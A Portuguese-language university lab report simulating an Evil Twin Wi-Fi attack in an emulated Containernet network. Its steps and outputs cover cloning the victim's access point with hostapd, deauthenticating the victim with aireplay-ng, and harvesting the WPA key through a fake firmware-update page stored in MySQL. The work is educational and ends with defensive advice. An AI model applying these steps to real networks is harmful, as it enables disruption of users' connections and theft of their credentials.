

Universidade Federal do Rio Grande do Norte

Instituto Metrópole Digital

Bacharelado em Tecnologia da Informação

IMD0416 - SEGURANÇA DA INFORMAÇÃO - T01 (2023.2)

Atividade: Evil Twin Attack

Professor: RAMON DOS REIS FONTES

Alunos:

ANDRÉ AUGUSTO FERNANDES

JOÃO GUILHERME COSTA

ISAQUE BARBOSA MARTINS

Natal 2023.2

Sumário

1. Introdução
2. Objetivo
3. Execução
4. Conclusão

1. Introdução

O Evil Twin Attack é um tipo de ataque cibernético em que um invasor possui acesso a uma rede wi-fi, escolhe uma vítima conectada a esta rede, faz com que a vítima seja desconectada da rede e simula outra rede semelhante àquela conectada pela vítima. Após a vítima ser conectada a essa rede, é exibido automaticamente uma página fictícia para que a vítima insira dados não criptografados para o atacante.

2. Objetivo

A presente atividade tem o objetivo de simular um ataque de Evil Twin em uma topologia de rede virtualizada, criada utilizando o emulador Containernet e Docker, executados através de um código Python fornecido pelo professor.


3. Execução

Na máquina virtual fornecida pelo professor, rodamos o código Python que cria a topologia de rede virtualizada (ver imagem 1), contendo 4 ambientes: AP1, AP2, Alice e Chuck. O ambiente de Alice é o ambiente alvo do ataque, o AP1 é o ponto de acesso que Alice está conectada, o AP2 é o ponto de acesso controlado por Chuck que fará Alice se conectar e Chuck é o ambiente que executará o ataque.

```
wifi@wifi-virtualbox:~/containernet$ sudo python 3-1_sf.py
non-network local connections being added to access control list
*** Creating nodes
ap2: kwargs {'encrypt': '', 'band': 20, 'passwd': None, 'ip': '10.200.0.1/24', 'ieee80211w': None, 'mac': '00:00:00:00:00:02',
'ip6': '2001:0:0:0:0:0:0:1/64', 'mode': 'g', 'freq': 2.4, 'channel': 1, 'cpu_shares': 20}
ap2: update resources {'cpu_quota': -1, 'cpu_shares': 20}
alice: kwargs {'encrypt': 'wpa2', 'ieee80211w': None, 'passwd': '123456789a', 'ip': '10.200.0.2/24', 'environment': {'DISPLAY':
':0'}, 'band': 20, 'mac': '00:00:00:00:00:03', 'ip6': '2001:0:0:0:0:0:0:2/64', 'mode': 'g', 'volumes': ['/tmp/.X11-unix:/t
mp/.X11-unix:rw'], 'freq': 2.4, 'channel': 1, 'cpu_shares': 20}
alice: update resources {'cpu_quota': -1, 'cpu_shares': 20}
chuck: kwargs {'encrypt': 'wpa2', 'ieee80211w': None, 'passwd': '123456789a', 'ip': '10.200.0.3/24', 'environment': {'DISPLAY':
':0'}, 'band': 20, 'mac': '00:00:00:00:00:04', 'ip6': '2001:0:0:0:0:0:0:3/64', 'mode': 'g', 'volumes': ['/tmp/.X11-unix:/t
mp/.X11-unix:rw'], 'freq': 2.4, 'channel': 1, 'cpu_shares': 20}
chuck: update resources {'cpu_quota': -1, 'cpu_shares': 20}
*** Configuring wifi nodes
*** Associating Stations
*** Starting network
*** Running CLI
*** Starting CLI:
containernet> xterm alice chuck
```

Imagem 1

Inicialmente, iremos configurar o AP2 para ter as mesmas configurações da rede conectada por Alice (AP1). Para isso, iremos abrir um terminal em AP2 e definir um arquivo .apconf com os dados semelhantes aos do AP1, só mudando a interface (ver imagem 2). Os dados de configuração do AP1 podem ser obtidos abrindo o terminal do AP1 e acessando o arquivo gerado .apconf (para visualizá-lo basta dar um `ls`).




```
GNU nano 4.8 ap2.apconf
interface=ap2-wlan0
driver=nl80211
ssid=simplewifi
wds_sta=1
hw_mode=g
channel=1
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_passphrase=123456789a
ctrl_interface=/var/run/hostapd
ctrl_interface_group=0

[ Read 13 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line
```

Imagem 2

Após definir a configuração do ponto de acesso, basta ativá-lo. Para isso utilizaremos o hostapd:



```
root@ap2: /
root@ap2:/# hostapd ap2.apconf
Configuration file: ap2.apconf
rfkill: Cannot open RFKILL control device
nl80211: kernel reports: expected nested data
Using interface ap2-wlan0 with hwaddr 00:00:00:00:00:02 and ssid "simplewifi"
ap2-wlan0: interface state UNINITIALIZED->ENABLED
ap2-wlan0: AP-ENABLED
```

Imagem 3

Agora Chuck irá derrubar a conexão de Alice para que ela seja conectada ao AP2. Para isso abrimos um terminal para Chuck e iremos criar uma interface do tipo monitor para ele, através dos seguintes comandos (ver imagem 4):

```
airmon-ng start chuck-wlan0
```

```
iwconfig chuck-wlan0mon channel 1
```

```
root@chuck:/# airmon-ng start chuck-wlan0
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.

PHY      Interface      Driver      Chipset
null      802.11           ??????      non-mac80211 device? (report this!)
null      ESSID:off/any    ??????      non-mac80211 device? (report this!)
null      IEEE             ??????      non-mac80211 device? (report this!)
mn03526p02s02  chuck-wlan0      mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [mn03526p02s02]chuck-wlan0 on [mn03526p02s02]chuck-wlan0mon)
                (mac80211 station mode vif disabled for [mn03526p02s02]chuck-wlan0)

root@chuck:/# iwconfig chuck-wlan0mon channel 1
```

Imagem 4

Podemos executar o airodump para obter o BSSID do AP1 e o endereço MAC de Alice, através do comando:

```
airodump-ng chuck-wlan0mon
```

```
root@chuck: /
CH 10 ][ Elapsed: 1 min ][ 2023-10-27 02:23


BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
00:00:00:00:00:01 -34    783        0   0   1  54  WPA2 CCMP  PSK  simplewifi
00:00:00:00:00:02 -34    783        0   0   1  54  WPA2 CCMP  PSK  simplewifi

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
00:00:00:00:00:01 00:00:00:00:00:03 -35   0 - 1    0      2      simplewifi
```

Imagem 5

Finalmente, Chuck irá derrubar a conexão de Alice utilizando o aireplay através de sua interface, note que é passado o BSSID do AP1 (00:00:00:00:00:01) e o endereço MAC de Alice (00:00:00:00:00:03):

```
aireplay-ng --deauth 100 -a 00:00:00:00:00:01 -c 00:00:00:00:00:03 chuck-wlan0mon --ignore-negative-one
```

A terminal window titled 'root@chuck: /' showing the execution of the command 'aireplay-ng --deauth 100 -a 00:00:00:00:00:01 -c 00:00:00:00:00:03 chuck-wlan0mon --ignore-negative-one'. The output shows a series of 'Sending 64 directed DeAuth (code 7)' messages to the target MAC address, each followed by 'ACKs' from the target. The process starts at 01:04:17 and continues until 01:04:27.

```
root@chuck: /  
root@chuck:/# aireplay-ng --deauth 100 -a 00:00:00:00:00:01 -c 00:00:00:00:00:03  
chuck-wlan0mon --ignore-negative-one  
01:04:17 Waiting for beacon frame (BSSID: 00:00:00:00:00:01) on channel 1  
01:04:17 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:18 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:19 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:20 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:20 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:21 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:22 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:23 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:23 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:24 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:25 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:26 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:27 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0  
ACKs]  
01:04:27 Sending 64 directed DeAuth (code 7). STMAC: [00:00:00:00:00:03] [ 0| 0
```

Imagem 6

Podemos notar em Alice que seu ponto de acesso muda antes e depois do ataque, após o ataque ela fica conectada ao AP2 que possui BSSID (00:00:00:00:00:02):

```
root@alice: /
root@alice:/# iwconfig
lo          no wireless extensions.

alice-wlan0 IEEE 802.11 ESSID:"simplewifi"
            Mode:Managed  Frequency:2.412 GHz  Access Point: 00:00:00:00:00:01
            Bit Rate:1 Mb/s   Tx-Power=14 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=70/70  Signal level=-36 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0

eth0        no wireless extensions.

root@alice:/# iwconfig
lo          no wireless extensions.

alice-wlan0 IEEE 802.11 ESSID:"simplewifi"
            Mode:Managed  Frequency:2.412 GHz  Access Point: 00:00:00:00:00:02
            Bit Rate:1 Mb/s   Tx-Power=14 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=70/70  Signal level=-36 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0

eth0        no wireless extensions.
```

Imagem 7

Feito tudo isso, no mundo real seria aberto automaticamente uma página web para Alice, mas precisaremos fazer manualmente. Nesse caso, no terminal de Alice digitamos o comando firefox para abrir o navegador:

```
root@alice:/# firefox
[GFX1-]: Unrecognized feature VIDEO_OVERLAY
```

Imagem 8

Após isso, iremos acessar a página para realizar o ataque (ver imagem 9), em que basta digitar o IP do AP2 (172.17.0.2). Em um mundo real, também teria sido feito configuração de servidor DNS para que a página fosse apresentada com mais engenharia social.




Imagem 9

Nesse momento, é esperado que Alice digite a senha e envie. Como temos um servidor HTTP (sem TLS), os dados serão enviados para o banco de dados do AP2 sem criptografia e Chuck conseguirá ler facilmente esses dados. Nesse caso é esperado que Alice digite a senha da rede e a página simula como se houvesse uma atualização de firmware e diz que a rede será reiniciada, então Chuck pode parar o ataque e olhar os dados:




Imagem 10

Por fim, abriremos outro terminal para o AP2 para acessar o banco de dados. Acessaremos o MySQL utilizando o usuário *rogueuser* e senha *roguepassword* no host 172.17.0.2 do AP2 e acessaremos a base de dados *rogueap*:

```
root@ap2: /  
root@ap2:/# mysql -u rogueuser -h 172.17.0.2 -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 14  
Server version: 8.0.23-0ubuntu0.20.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2021, Oracle and/or its affiliates.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| rogueap |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> use rogueap;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> 
```

Imagem 11

Essa base de dados só possui uma tabela (wpa_keys), basta fazer um select para obter os dados de cada campo digitados por Alice. Foi feita a execução do ataque 3 vezes, e em cada linha podemos observar o resultado de cada uma (ver imagem 12). Observe também que a página utilizada para o ataque é simples e não possui validação de senhas diferentes:

```
mysql> show tables;  
+-----+  
| Tables_in_rogueap |  
+-----+  
| wpa_keys |  
+-----+  
1 row in set (0.00 sec)  
  
mysql> select * from wpa_keys;  
+-----+-----+  
| password1 | password2 |  
+-----+-----+  
| 123456789a | 123456789a |  
| qualquercoisa | vou digitar outra coisa |  
| teste | teste |  
+-----+-----+  
3 rows in set (0.00 sec)
```

Imagem 12

Conclusão

Conforme pudemos observar nesta atividade, o Evil Twin Attack é um ataque que pode ser facilmente executado em redes abertas como de instituições públicas, cafés, lanchonetes, entre outras. É importante também notar que este ataque exige uma boa engenharia social na hora de elaborar a página a ser exibida ao usuário e daquilo que o atacante quer obter do usuário. Uma das formas de se proteger é evitar conectar em redes públicas, verificando se está conectado a rede correta e sempre conferir se a página que você acessa na web é HTTPS.